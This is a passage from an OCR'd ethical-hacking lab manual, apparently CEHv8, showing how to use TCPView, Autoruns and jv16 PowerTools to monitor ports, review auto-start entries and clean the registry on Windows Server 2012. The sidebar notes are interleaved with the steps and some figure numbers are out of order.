2. Install **Tcpview** from the location **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Port Monitoring Tools\TCPView**.
3. The TCPView main window appears, with details such as Process, Process ID, Protocol, Local address, Local Port, Remote Address, and Remote Port.





FIGURE 8.1: Tcpview Main window

📖 Should delete items that you do not wish to ever execute. Do so by choosing **Delete** in the **Entry** menu. Only the currently selected item will be deleted.

4. The tool perform **port monitoring**.





FIGURE 8.2: Tcpview Main window

📖 If you are running Autoruns without administrative privileges on Windows Vista and attempt to change the state of a global entry, you'll be denied access

5. Now it is analyzing the SMTP and other ports.





FIGURE 8.3: Tcpview analyzing ports

Autoruns will display a dialog with a button that enables you to re-launch Autoruns with administrative rights. You can also use the -e command-line option to launch initially launch Autoruns with administrative rights

There are several ways to get more information about an autorun location or entry. To view a location or entry in **Explorer** or **Regedit** chose Jump To in the **Entry** menu or double-click on the entry or location's line in the display

6. You can also kill the process by double-clicking that respective process, and then clicking the **End Process** button.





FIGURE 8.4: Killing Processes

**TASK 2**

**Autoruns**

7. Go to Windows Server 2012 Virtual Machine.
8. Double-click **Autoruns.exe**, which is located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Process Monitoring Tools\Autoruns**.
9. It lists all **processes**, **DLLs**, and **services**.





FIGURE 8.5: Autoruns Main Window

📖 You can view Explorer's file properties dialog for an entry's image file by choosing **Properties** in the **Entry** menu. You can also have Autoruns automatically execute an Internet search in your browser by selecting **Search Online** in the **Entry** menu.

10. The following is the detailed list on the **Logon** tab.

🗁 Simply run Autoruns and it shows you the currently configured auto-start applications in the locations that most directly execute applications. Perform a new scan that reflects changes to options by refreshing the display

📖 **Internet Explorer** This entry shows Browser Helper Objects (BHO's), Internet Explorer toolbars and extensions





FIGURE 8.9: Autoruns Logon list

11. The following are the **Explorer** list details.

Services All Windows services configured to start automatically when the system boots.





FIGURE 8.10: Autoruns Explorer list

12. The following are the **Services** list details.

**Drivers** This displays all kernel-mode drivers registered on the system except those that are disabled





FIGURE 8.11: Autoruns Services list

13. The following are the **Drivers** list details.

**Scheduled Tasks Task scheduler tasks configured to start at boot or logon**





FIGURE 8.12: Autoruns Drivers list.

14. The following is the **KnownDLLs** list in Autoruns.





FIGURE 8.13: Autoruns Known DLL's list.

15. Install and launch **jv16 PowerTools** in Windows Server 2012 (host machine).

**TASK 4**

**Jv16 Power Tool**

16. jv16 Power Tool is located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Registry Monitoring Tools\jv16 Power Tools 2012**.
17. To launch **jv16 PowerTools**, select the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.





FIGURE 7.1: Windows Server 2012 Start-Desktop

18. Click **jv16 PowerTools 2012** in **Start** menu apps.





FIGURE 7.2: Windows Server 2012 Start Menu Apps


19. Click the **Clean and fix my computer** icon.

🕮 **Winlogon Notifications** Shows DLLs that register for Winlogon notification of logon events

🗀 **Winsock Providers** Shows registered Winsock protocols, including Winsock service providers. Malware often installs itself as a Winsock service provider because there are few tools that can remove them. Autoruns can uninstall them, but cannot disable them


FIGURE 8.20: jv16 Home page.


20. The **Clean and fix my computer** dialog box appears. Click the **Settings** tab and then click the **Start** button.



**LSA Providers** Shows registers Local Security Authority (LSA) authentication, notification and security packages

FIGURE 8.21: jv16 Clean and fix my computer dialogue.


21. It will analyze your system for files; this will take a few minutes.




**Printer Monitor Drivers** Displays DLLs that load into the print spooling service. Malware has used this support to autostart itself

FIGURE 8.22: jv16 Clean and fix my computer Analyzing.

22. Computer items will be listed after the complete analysis.




You can save the results of a scan with **File->Save** and load a saved scan with **File->Load.** These commands work with native Autoruns file formats, but you can use File->Export to save a text-only version of the scan results. You can also automate the generation of native Autoruns export files with command line options

FIGURE 8.24: jv16 Clean and fix my computer Items details.

23. Selected item details are as follows.

Sidebar Displays Windows sidebar gadgets





FIGURE 8.23: jv16 Clean and fix my computer Items.

Compare the current Autoruns display with previous results that you've saved. Select **File | Compare** and browse to the saved file. Autoruns will display in green any new items, which correspond to entries that are not present in the saved file. Note that it does not show deleted items

24. The **Registry junk** section provides details for selected items.

If you are running Autoruns without administrative privileges on Windows Vista and attempt to change the state of a global entry, you'll be denied access. Autoruns will display a dialog with a button that enables you to re-launch Autoruns with administrative rights





FIGURE 8.25: jv16 Clean and fix my computer Item registry junk.

25. Select all check boxes in the item list and click **Delete**. A dialog box appears. Click **Yes**.

Uncheck the **Include Empty Locations** selection in the **Options** menu is checked Autoruns doesn't show locations with no entries






FIGURE 8.26: jv16 Clean and fix my computer Item check box.


26. Go to the **Home** tab, and click the **Control which programs start automatically** icon.



📖 The **Verify Signatures** option appears in the **Options** menu on systems that support image signing verification and can result in Autoruns querying certificate revocation list (CRL) web sites to determine if image signatures are valid

FIGURE 8.28: jv16 Control which program start automatically.

